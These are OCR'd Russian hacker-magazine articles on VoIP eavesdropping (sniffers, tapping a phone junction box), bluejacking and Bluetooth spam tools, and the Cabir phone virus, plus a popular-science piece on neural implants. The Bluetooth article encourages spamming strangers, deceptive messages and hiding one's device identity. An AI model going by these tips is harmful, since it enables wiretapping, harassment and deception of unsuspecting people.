❷. Можно прослушать разговор двух абонентов, а также любой трафик в VoIP-сети, используя снифер. Каким снифером пользоваться - это уже личное дело хакера. Можно выбрать коммерческий продукт Sniffer Voice от Network Associates Inc., который анализирует почти все VoIP-протоколы (H.323, H.225, H.245, RTP, RTCP, RAS, SIP и SCCP), но требует значительной финансовой компенсации. Короче, дорогая сволочина. А можно Ethereal, который бесплатен, но умеет снифить лишь некоторые протоколы. Использованию также подлежат аппаратные анализаторы пакетов, например MediaPro от Radcom. От такой атаки частично можно защититься посредством шифрования, но не стоит забывать, что шифровка и дешифровка требуют определенных затрат времени, что чаще всего влияет на качество связи и задержку сигнала между абонентами. Вот и приходится часто делать выбор между качеством и безопасностью. Также не надо забывать про реальную, а не виртуальную прослушку. Иногда происходит звонок типа «IP -> phone» - случай, надо сказать, единичный, но все же имеет право на существование. Суть его заключается в том, что жертвой взлома становится абонент телефонной линии, которому IP-телефонируют (либо просто звонят - в этом случае способ тоже актуален). На телефонную коробку, которая обычно располагается в подъезде жилого дома потерпевшего, при помощи специальных зажимов-«крокодилов» присоединяется трубка с номеронабирателем, благодаря которой злоумышленник без проблем может узнать все тайны разговаривающих. Заодно он сможет позвонить в другой город или страну совершенно бесплатно, но не будем вдаваться во фрикинг.

❸. Так как серверы и клиенты VoIP-сетей находятся еще и в интернете, то на них естественным образом распространяется атака «Отказ в обслуживании» (DoS), перед чем не устоял еще ни один сервер.

В общем, как и подобает любой крупной популярной технологии, ИП-телефония может быть подвержена многим атакам. С каждым днем система безопасности становится все продуманнее, но находятся и новые поводы для беспокойств. Это вполне естественный процесс, и все мы к этому уже привыкли.

MUTING - МУТИМ


Заглушать (to mute) мы ничего не будем. А займемся сооружением ИП-телефонной системы в локальной сети. Это не составит особого труда. Главное - сразу определиться, чего ты ждешь от работы этой хитрой штуковины. Если локальная сеть состоит из нескольких десятков тысяч компьютеров и тебе с товарищами необходима постоянная связь на высоком уровне, при сбое которой могут начаться серьезные проблемы, то стоит подойти к делу ответственно. Нужно, прежде всего, найти профессионалов, которые помогут настроить дорогостоящее оборудование (а оно ой как потребуется для таких целей). По мнениям специалистов, вложить в это дело нужно будет около 10-100 тысяч зелени. Неплохой ресурс для ознакомления и поиска помощи тут: http://online.comptek.ru/index.xhtml?forum=7. Ну а если ты просто хочешь поболтать с соседкой Танюшкой, не прибегая к стуку по klаве, то качай специализированный софт (мини-обзор и линки во врезке и в статье Бублика в этом же номере), устанавливай и разговаривай! И не забудь Тане кинуть ссылку тоже, а то разговаривать придется самому с собой :). Естественно, наличие звуковухи с микрофоном обязательно.

КОНЕЦ

Какой конец? Концы в воду, как говорил один известный персонаж советского мультфильма. Вот и у нашей с тобой статьи не будет конца, потому что в сфере изучения IP-телефонии есть еще много важных и животрепещущих сторон, не затронутых в нашем с тобой разговоре. Надеюсь, что смог тебя заинтересовать и далее по лестнице знаний ты будешь продвигаться самостоятельно. За сим откланяюсь.



Хочешь быть с протоколами на «ты»? Тебе сюда:
- RTP: www.ietf.org/rfc/rfc1889.txt
- SIP: www.ietf.org/rfc/rfc2543.txt
- H.323: www.ietf.org/rfc/rfc3508.txt
- MGCP: www.ietf.org/rfc/rfc3435.txt
- MEGACO: www.ietf.org/rfc/rfc3015.txt



На нашем диске ты найдешь весь софт, описанный в статье.

Mat Simon (metton@bluejack.ru)

CENSORED

КАРИЕС СОВРЕМЕННЫХ ТЕХНОЛОГИЙ

ГОЛУБОЗУБАСТИКИ

Новомодные мобильные телефоны, КПК и прочие устройства со встроенным «голубым зубом» - этим уже мало кого удивишь. Используя технологию Bluetooth, можно неплохо скоротать время в метро, повеселиться в людных местах, да и просто познакомиться с девчонкой. Не веришь? Обо всем этом в принципе и о технологии блюджекинга в частности читай ниже.

АЛЬТЕРНАТИВНЫЙ СПОСОБ ИСПОЛЬЗОВАНИЯ BLUETOOTH


WTF?

Изначально технология Bluetooth предназначалась для беспроводной связи различной периферии с компьютером. Разработчики неплохо потрудились над ее созданием. Они-то, наивные, верили, что технология станет таким же объединяющим фактором для различных устройств, каким Гарольд Бletанд, в честь которого она и была названа, стал некогда для территорий современной Норвегии, Швеции и Дании. Крутые перцы же имели свое мнение (как обычно) по поводу применения Bluetooth. И они выразили его в блюджекинге.

Блюджекинг - отправка анонимных сообщений с одного Bluetooth-девайса на другое. Прикинь, едешь ты, значит, в метро. Как обычно, толпа народа. А невдалеке стоит сексуальная блондинка. Но вот незадача: из-за толкучки к ней даже не приблизиться. И тут ты достаешь своего электронного приятеля (а быдло справа выхватывает его у тебя и выходит на следующей станции. - Прим. ред.) и шлешь ей сообщение через Bluetooth. Например, такое: «Ne oborachivaysa». И она, как настоящая блондинка, сразу же поворачивает голову и видит тебя! Дальше уже дело техники.



Осознание того, что предназначение Bluetooth совсем не в связывании каких-то железок, пришло в Сингапуре некоему Адриану Чиангу, когда он от нечего делать послал контакт из своей адресной книги на находящееся поблизости Bluetooth-устройство. Владельцу устройства было не до шуток. Получить сообщение из ниоткуда - жуткое дело. А вот Адриан, думается мне, продлил свою жизни не на один год, от души повеселив-



Символика блюджекеров



Спамер



шись! В тот же вечер первооткрыватель опубликовал небольшой отчет о своем новом развлечении на форуме www.esato.com. Задумка сразу же получила успех. И пошло-поехало!

Открывались сайты блюджек-тематики, создавались сообщества блюджекеров. Только на сайт www.bluejackq.com заходит до 8000 (!) посетителей в сутки! Естественно, не обошлось и без специального программного обеспечения. Блюджекинг породил такое множество различных кул-хакерских приблуд, что тебе обязательно нужно обо всех узнать!

БОТАЕМ ПО ФЕНЕ

Но для начала я проведу небольшой урок современного мобильного жаргона, чтобы ты не растерялся, читая слова типа «блюджекер», «блюджекнуть» и т.д. Не все термины будут упомянуты в статье, но они пригодятся тебе для общего развития.

Блюджекинг (BlueJacking) - способ анонимной отправки сообщений или файлов по Bluetooth с целью подшутить над реципиентом (о как!).

Блюджекер (BlueJacker) - соответственно, человек, которому не чуждо здоровое чувство юмора.

Блючакинг (BlueChalking) - в отличие от блюджекинга, менее скрытное развлечение. Это, скорее, способ знакомства, общения через Bluetooth. А еще это общее название символики всех любителей «голубого зуба». Кто такой блючакер (BlueChalker), объяснять, думаю, не стоит.

Блютусинг (BlueToothing, Toothing) - изначально подразумевался поиск случайных сексуальных связей. За бугром, получив сообщение «Want toothing?», лучше делать ноги. Либо отправитель - мерзкий мужик пятидесяти лет, либо потом тебя же обвинят в сексуальном домогательстве. Бежать далеко не нужно - при радиусе действия большинства современных Bluetooth-устройств в 10 метров хватит и 15-20 шагов. Это тебе не стометровка на скорость.

В российской же практике, благодаря своему звучанию и ввиду отсутствия оригинального блютусинга как явления, термин приобрел еще одно значение - тусовка блюджекеров/блючакеров.

ХОЧУ, ЧТОБЫ ВСЕМ!


Как ты уже понял, основным орудием блюджекера являются стандартные средства Bluetooth-устройства: визитки и картинки.

У этого способа есть один огромный плюс - он совершенно не зависит от используемого как отправителем, так и получателем устройства. Просто создаешь визитку в адресной книге и вместо имени или фамилии пишешь сообщение. Отправляешь через Bluetooth. Все просто до опупения!

НЕТ! ХОЧУ УДОБСТВ!

Если у тебя «нет времени на отправку каких-то визиток», можешь посмотреть в сторону софта для работы с Bluetooth. Например, можешь попробовать самый главный инструмент сообщества русскоговорящих блюджекеров (www.bluejack.ru) - BTExplorer. BTExplorer только называется так. В действительности же это настоящая программа для блюджекинга. Пишешь сообщение, ищешь Bluetooth-устройства поблизости и отсылаешь им эту мессагу. И все это в одной программе - никаких лишних заморочек! А если ты еще сечешь в технических тонкостях стандарта Bluetooth, то можешь узнать подробнейшую информацию о каждом из найденных устройств. Программа работает на мобильной версии Java (большинство смартфонов на базе Symbian Series 60 и некоторые другие мобилки). Но это не главное. Главное то, что, установив ее, ты автоматически становишься мегакрутым перцем, ведь это официальная софтина русскоговорящего сообщества блюджекеров!


Mobiluck - как много в этом слове для блюджекера всякого слилось! И правда, одна из лучших программ для блюджекинга во всех его проявлениях. Можно посылать сообщения любым Bluetooth-девайсам. А если найдешь другой аппарат под управлением ОС Symbian или Windows Mobile Smartphone



Весь мобильный софт, описанный в статье, ты сможешь найти на нашем диске.



Не забудь посетить www.bluejack.ru в поисках свежей информации по теме.



Русский BlueJack-софт


BlueSpam bytes:203/203
1) 00:0A:D9:AF:9D:FA 0x520204
SOCKET: sending data...
SOCKET: data sent...
SOCKET: answer received...
SOCKET: error code:000000C6
error: connection failed code (2)
Stop

Обнаружение... Устройство обнаружено... Спамим!!!

BLUESNARFING

А пока ты сидел и общался/спамил/флиртовал по Bluetooth, крутые программеры обнаружили в этой технологии нехилые дыры. Такие же крутые хакеры могут пролезть в твой телефон через эти баги и чувствовать себя там вполне уютно, воруя нужную им информацию. Это и называется BlueSnarfing'ом.

Только без паники! У нас этого пока нет (надеюсь), и вероятность, что именно у тебя украдут контакт твоей девушки, ничтожно мала. Да чего там! Просто равна нулю - кому нужен номер телефона твоей девушки? А вот большим боссам стоит бояться - ведь они не знают, что такое резервное копирование, и часто хранят важную бизнес-информацию в своих мобильных, наивно полагая, что оттуда ее никто не достанет.




Символика блюджекеров


(под которыми и работает прога), да еще и с Mobiluck'ом, кричи «Ура!». С владельцами таких устройств ты сможешь общаться прямо из программы!

Очень похожая прога существует и конкретно для Windows Mobile Smartphone, если по каким-то причинам Mobiluck у тебя не пошел, - SmartJacking (www.smartjacking.com). Та же ботва: профайлы с личной информацией юзверей и фотками, обмен сообщениями.

Кроме того, ты можешь устроить настоящий чат через Bluetooth на ОС Symbian. Для этого качай программу CTalk (www.irssibot.777-team.org) и общайся со всеми, у кого установлена эта же софтина!

Если у тебя наладонник Pocket PC (или на компьютере установлена ОС Windows, в чем я не сомневаюсь), тебе придется по вкусу программа BuZZone (поддержи отечественного производителя!). Хотя общаться она умеет только с себе подобными, то есть Pocket PC или Windows, делает она это очень неплохо. Создавай форумы, чаты, к которым сможет присоединиться любой желающий, имеющий Pocket PC или Windows с установленной BuZZone. Функцией текстового общения разработчики не ограничились, поэтому с помощью программы ты можешь превратить свой КПК в коммуникатор благодаря встроенной поддержке мгновенной передачи речи (естественно, в зоне действия Bluetooth).

Просто поболтать на Pocket PC по принципу чата вполне реально, установив программу Bluetooth Chat. Если же ты с детства пользуешься исключительно КПК с операционкой Palm OS, можешь заценить программу



Русский PCC-софт для общения по Bluetooth

с говорящим названием BlueJacker. По принципу действия - копия BTExplorer, только немного менее функциональна.

ПРИМИ КАРТИНКУ!

SMan - программа от самого Адриана Чианга, первооткрывателя блюджека. Судя по функциям, не предназначена для блюджекинга - это очень крутая системная утилита, завоевавшая звание «Mega App» на авторитетном софтверном портале AllAboutSymbian.com. Но хитрый Чианг слукавил, назвав свою программу утилитой для выполнения системных функций, с которыми встроенное ПО смартфона не справляется. Кроме всех остальных, в программе есть функция отправки файлов через Bluetooth. Ну что, просек фишку? Она-то и является главной! Отправляем файлы с Symbian UIQ через Bluetooth и радуемся процессу!

Если тебе не хватает возможностей по отправке файлов через Bluetooth (например чтобы джекнуть кого-нибудь заранее заготовленной картинкой) твоего Palm OS-девайса, то тебе никуда не деться от программы Beam PRO (www.ecamm.com). Установив ее, ты сможешь отправлять любые файлы, расположенные в любом месте (даже в карте памяти) на твоем девайсе.

BLUETOOTH ICQ

Не удивляйся! Есть и такое. И насладиться всеми прелестями такой оригинальной аськи смогут как пользователи Windows, так и старшие братья по разуму, использующие ОС Linux. А поможет в этом программа btChat (www.mulliner.org). Собственно, сама программа - это сервер. А в качестве клиента, то есть программы для общения, можно использовать, например, бесплатный GAIM (www.gaim.sourceforge.net).

ДЕВЧОНКИ!

А еще по Bluetooth можно флиртовать! Например при помощи программы BluetoothFlirt (www.bluetoothflirt.de). Хотя, естественно, этой программой флирт не должен ограничиваться. Настоящие парни используют ее, только когда предмет желания находится, например за стенкой. Не биться же об нее головой! Можно просто послать сообщение по Bluetooth - ведь ему даже стены не помеха!

А представь ситуацию: выходные. Ты, как всегда, идешь в клуб. А там закрытая вечеринка, а клубную карту ты, конечно же, забыл. Ну что делать, не возвращаться же за ней домой! Создаешь контакт в адресной книге и пишешь в поле «Имя» сообщение. Что-нибудь вроде этого: «Privet! Ti chego ne vihodish? Ya tebia uje davno zazhdalsa na vhode!». Отправляешь сообщение на первое найденное сканированием Bluetooth-устройство (желательно с женским именем). Теперь подожди пару минут и лови первую симпатичную девушку, выбежавшую из клуба с мобильником в руках.

СПАМЫ, КУКИ, ЗАКЛАДКИ... (С)

Знаю, тебе уже не терпится узнать о самых главных для спамера программах. Основным инструментом мобильного спамера является, конечно же, Meeting Point. Разработчики коечего не договаривают, скрывая спамерскую сущность своего детища под видом програм-

BLUETOOTH-ВИРУСЫ

На самом деле я преувеличиваю. Bluetooth-вирусов пока не существует - это легенда. А вот вирусы, передающиеся по Bluetooth, - пожалуйста! Правда, и эти звери пока безвредные.

Например Cabir под ОС Symbian. Он уже проник и на территорию России. В Москве, например, запрос на принятие файла caribe.sis можно получить в любом месте: от супермаркета до метро. «Я его приняла, но не запустила. А если бы запустила, телефону конец!» - услышал я от одной девушки. Авторитетно заявляю, как перец, испробовавший на себе эту заразу: она абсолютно безвредна! Ладно, опять преувеличиваю - при ее работе телефон может подтормаживать. Но убить недовирус - как два фрага в Counter Strike! Просто удали файлы из папок:

c:/system/symbiansecuredata/caribesecuritymanager/
c:/system/recogs/
e:/system/apps/caribe/ (здесь буква диска зависит от того, куда ты установил вирус).

Но помни, что некоторые из папок скрытые, так что если ты не силен в операционной системе своего мобильника, лучше воспользуйся бесплатной утилитой F-Cabir от F-Secure (**www.f-secure.com**).

СКУЧНО - BLUETOOTH!

А ты разве не знал, что мобильный телефон с Bluetooth создавался для того, чтобы вы с твоим другом Витей Сяпиным общались и гамали на парах? Так знай: кроме общения, Bluetooth предоставляет тебе редкую возможность развлечься на занятиях еще и многопользовательскими играми! Чего стоят одни Snails (клон Worms - **www.snailsgame.com**) по Bluetooth! Или картинг-гонки (**www.nmprod.com**), или гольф (встроенная игра на 600-й серии телефонов Sony Ericsson)! Если очень захотеть, можно найти игру практически любого жанра, в которую, ко всему прочему, можно играть вдвоем/втроем/вчетвером по Bluetooth.

Только не забудь заблаговременно перевоплотиться в беспроводной джойстик при помощи утилиты BTClass на случай, если преподаватель окажется более продвинутым, чем ты думал, и решит, заскучав от своих лекций, просканить эфир на наличие открытых Bluetooth-устройств. А тут ты, если что: «Ой, извините, Юрий Петрович, джойстик нечаянно из дома прихватил!».

А ведь если преподаватель не очень продвинутый в цифровых делах, да еще с трубой с включенным Bluetooth - тогда вообще рай! Посылаешь ему сообщение: «Вас срочно просят зайти к директору/декану» и... Окончание истории додумывай сам. А чем гадать - лучше поэкспериментируй.



мы для общения. Ну-ну... Хорошенькое общение получается. Ты шлешь сто сообщений на все близлежащие устройства. А они только и успевают, что принимать/отклонять запросы на соединение. Да, чуть не забыл главное: программа работает практически на всех мобильных платформах: Palm OS, Pocket PC, Windows Mobile Smartphone, Symbian OS и даже на совсем не мобильных «окошках».

В другой программе спамерского толка авторы даже не стали скрывать ее предназначения, назвав просто: BlueSpam. Программа рассылает с твоей пальмы текстовые сообщения. Сказать честно, BlueSpam может рассылать любые файлы, так что теперь ты имеешь возможность пиарить своего хомяка даже с КПК, не платя за это ни копейки. То есть НА-ХА-ЛЯ-ВУ!

ДЛЯ МАСКИРОВКИ

Если ты начинающий блюджекер и еще боишься получить по шапке за свои безобидные шутки, можешь воспользоваться утилитой BTClass, которая работает исключительно под пальмой. Программа замаскирует тебя так, что для других Bluetooth-устройств ты будешь... ну например, беспроводной гарнитурой Hands-Free. Звучит? Если нет, выбирай любой класс Bluetooth из существующих. Только не переусердствуй. Вряд ли даже самый непродвинутый кекс поверит, что в вагон метро затесался Bluetooth-джойстик!

А чтобы никто ничего не заподозрил, переименуй свое Bluetooth-устройство во что-нибудь типа «BMW X5» (в такие крутые тачки тоже встраивают Bluetooth) или «HS-4W» (беспроводная гарнитура от Nokia).

ХОЧУ ТАК ЖЕ!

Кстати, блюджекеры не такие скрытные люди, как может показаться. Они с удовольствием джекают все и вся совместными усилиями. Ты можешь принять в этой вакханалии непосредственное участие! Тебе всего лишь нужно следить за новостями на сайте одного из блюджекерских сообществ (все русскоговорящие сообщества общаются на www.forum.bluejack.ru) и появиться в нужном месте в нужное время. И джекать, джекать, джекать!

Московские блюджекеры уже устраивали набеги на небезызвестную компьютеризированную «Горбушку» и не менее знаменитую всемирную сеть бесплатных туалетов aka McDonalds.

ИМЕЙ СОВЕСТЬ!

Хотя, когда ты отправляешь что-либо по Bluetooth, тебя практически невозможно вычислить (если ты, конечно, не будешь особо афишировать свой Bluetooth-девайс и называть его «Ya tot chuvak sprava»), не стоит пренебрегать некоторыми общечеловеческими принципами. Например непозволительно отправлять сообщения типа «Pozvoni srochno domoy, tvoya sobaka umerla!». Такая мессага может здорово навредить здоровью. Я не говорю про твое здоровье, хотя, если получатель все же выяснит, кто отправил сообщение, твое здоровье тоже может пострадать, и небезосновательно. Просто некоторым людям свойственно воспринимать многое слишком близко к сердцу. Обычно они не обладают богатырским здоровьем. Делай выводы. В остальном руководствуйся здравым смыслом и здоровым чувством юмора!

ТИПА ЗАКЛЮЧЕНИЕ

И вот теперь, изучив арсенал настоящего блюджекера, ты можешь смело брать свой Bluetooth-девайс в руки и выходить на тропу, на которой нет места скучным будням Bluetooth в качестве связывания цифровой периферии.





■ Свидиненко Юрий (nanoinfo@mail.ru), www.nanonewsnet.ru

CENSORED



ТОВАРИЩ КИБОРГ

О киборгах и имплантатах говорили уже много и долго. Показывали их в фантастических фильмах. Писали о них в книгах. Вот, наверное, почему при слове «имплантат» у большинства людей возникает устойчивая ассоциация с печатной платой, забрызганной кровью и проводами уходящей в череп. Киборгу навязали образ человека, облепленного отвратительными механоэлектрическими девайсами из застенок гестапо. После этого еще спрашивают: «Ребята, поднимите руку, кто хочет стать киборгом?». Вспомнив провода, торчащие из пустой глазницы, ты наверняка найдешь способ уклониться от ответа: мол, природа-мать все придумала замечательно, и свое тело я никому не отдам.

ВСЕ О СОВРЕМЕННЫХ ИМПЛАНТАТАХ

У людей, которые вынуждены пользоваться имплантатами, выбора нет. Всем им имплантаты здорово помогают, и они ни за что не откажутся от уникальной возможности хотя бы частично восстановить свое здоровье.

Почему-то никто из противников киборгизации не думал, какими имплантаты будут в недалеком будущем.

Рэй Курцвейл, бизнесмен, футуролог, автор книг «Эра спиритических машин, или Когда машинный интеллект превысит человеческий» и «Фантастическое путешествие», прямо сказал, что без киборгизации и изменения человеческого тела нам нет пути в мир будущего.

МОЗГ ONLINE

«Архитектура нашего мозга ограничена. Мозг использует электрохимические сигналы для того, чтобы обрабатывать информацию, и обрабатывает ее в миллионы раз медленней, чем современные электронные цепи. Для хранения больших объемов информации мозг непригоден, поскольку количество нейронных соединений ограничено. Если вы когда-либо пользовались поисковыми системами типа Google в интернете, то можете себе представить информационную мощность машин. В будущем расширение количества нейронных соединений за счет электроники и ускорение передачи нервных импульсов по ним могут привести к созданию совершенно новых личностей. Этот процесс будет развиваться экспоненциально. К 2030 году мозг отдельно взятого человека будет существенно улучшен с помощью небиологической вычислительной техники», - такой вердикт вынес Рэй Курцвейл одному из сложнейших девайсов в мире - человеческому мозгу.

> К 2030 году мозг отдельно взятого человека будет существенно улучшен с помощью вычислительной техники.


Как сегодня работает пользователь персонального компьютера? Ему необходимо общаться с машиной либо с помощью клавиатуры и мыши, либо используя стилусы, а также отдавая голосовые команды и контролируя их выполнение на мониторе. Что если убрать промежуточную ступень этого общения? Было бы, наверное, неплохо получать нужную информацию прямо в мозг и обмениваться с компьютером мысленно.

Наверняка ты уже читал в][о системах управления компом, в которых движения мыши отслеживаются целью электродов, надетых на голову. Но о приеме и передаче какой-то осмысленной информации в больших количествах от компьютера к мозгу здесь не идет и речи. Объясню почему. Электромагнитная активность, снимаемая энцефалографами, - это целый океан различных отдельных сообщений, которые в этом хоре отличить друг от друга невозможно. Каждый участок головного мозга содержит миллионы нейронов, которые своими отдельными сигналами создают этот фон. И распутать этот клубок, надев на голову даже самые сверхчувствительные датчики, невозможно.

Такими энцефалографами может определяться только активность мозга. Не больше и не меньше. Передать за пару секунд содержание «Войны и мира» или оцифровать в MPEG4 видеовоспоминания твоего раннего детства этими методами просто нельзя.

А теперь представь себе такой чип, который даст возможность принимать электронную почту непосредственно в мозг. Соединит твоих друзей в «мозг online». Позволит обмениваться с ними чувствами, ощущениями, эмоциями и, самое главное, информацией. Виртуальная реальность станет частью жизни, а жизнь - частью виртуальной реальности.

Подобный интерфейс может дать поистине безграничные возможности в обработке человеком информации. Фантазировать дальше не буду. Скоро увидишь сам.




Принцип действия искусственной сетчатки

НЕЙРОНЫ НА ПОВОДКЕ

Расскажу, как это работает (да-да, уже сейчас!). И современные кремниевые компьютеры, и человеческий мозг функционируют на основе переноса электрических зарядов. В компьютерной технике носителями информации являются электроны в кристаллической среде. В человеческом мозге информация передается с помощью заряженных ионов в жидком растворе. Подвижность электронов в кремниевых носителях составляет 10^3 см^2/В*сек. Подвижность ионов в водном растворе - 10^{-3} см^2/В*сек. Различие в архитектурах природных компьютеров (человеческого головного мозга) и примитивных кремниевых аналогов определяется как раз несопоставимым значением мобильности носителей информации. Представь, как могло бы измениться мышление, если бы скорость обмена информацией выросла в 10 раз? А в 100 000 раз? Но это же различие делает очень трудной задачу прямого соединения двух вычислительных систем для упрощения их взаимной работы.


С 1985 года исследователи допускают реальную возможность создания имплантатов, которые обеспечивали бы прямой двусторонний информационный интерфейс между человеческой нервной тканью и кремниевой электроникой. Первых экспериментальных результатов в этой области удалось достичь в 1991 и 1995 годах. Тогда нервные клетки пиявки расположили на поверхности транзисторов и пытались установить двусторонний контакт между клетками и электронными компонентами.


На микрофотографии видна структура транзисторной матрицы (зеленым) и расположение нейрона (синим)

В 1999 году исследователи из Института им. Макса Планка попытались создать подобный чип, расположив на поверхности матрицы транзисторов отдельный нейрон крысы. Нервную клетку диаметром около 20 микрон с толщиной мембраны в 5 нанометров поместили на матрицу транзисторов, покрытых слоем диоксида кремния. Поверхность оказалась биосовместимой с живой клеткой. Весь чип находился в растворе электролита. Нейрон жил на поверхности чипа in vitro (в пробирке) в течение трех дней. Ученым удалось передать информацию в виде ряда импульсов от транзисторов к нейрону и наоборот. И нейрон воспринял транзисторные импульсы как свои. Химия процессов, происходящих внутри клетки, полностью соответствовала естественным!

Казалось бы, недолго осталось для поголовной компьютеризации населения. А вот и нет! Исследования эти скорее фундаментальные, чем прикладные. Для простейшего нейроинтерфейса, который позволит передавать картинку напрямую в мозг, потребуется посадить на чипы почти все нейроны зрительного отдела головного мозга, что само по себе в наши дни нереально. В голове места не хватит для чипов. Да и кто этого захочет?

Конечно, работать с отдельными нейронами очень важно, но можно передавать информацию и другими методами. Взаимодействуя с нейроном, мы, по сути дела, управляем одним битом информации. Для передачи чего-то серьезного потребуется подключиться к нервным окончаниям и группам нейронов. Чем дальше и занялись ученые.



Работа двух нейронов через электронный интерфейс

Поставив задачу «А можно ли передать информацию от одного нейрона другому нейрону через электронику?», исследователи сумели решить ее к началу 2004 года.

Размер полученного нейрочипа достаточно велик - около 300 микрон. Диаметр одного нейрона - 60 микрон.

После этого исследователи сосредоточились на более сложных интерфейсах. Таких, например, как «чип - нейрон - нейрон - ... - нейрон - чип». То есть ученые смогли управлять сразу целой сетью нейронов! Изучение процессов, происходящих в естественных нейронных сетях, поможет разобраться в работе механизмов нашей памяти и обучения. А также пролить свет на так называемые нейрокоды - набор сигналов, с помощью которых происходит обмен информацией в нервных тканях. И даже создать искусственные живые самообучающиеся нейронные цепи, этакий гибрид биологии и электроники.


Для демонстрации своего успеха учеными был создан чип сложной структуры. На кремниевую подложку, содержащую ряд транзисторов-приемников, описанных выше, была нанесена культура нейронов.

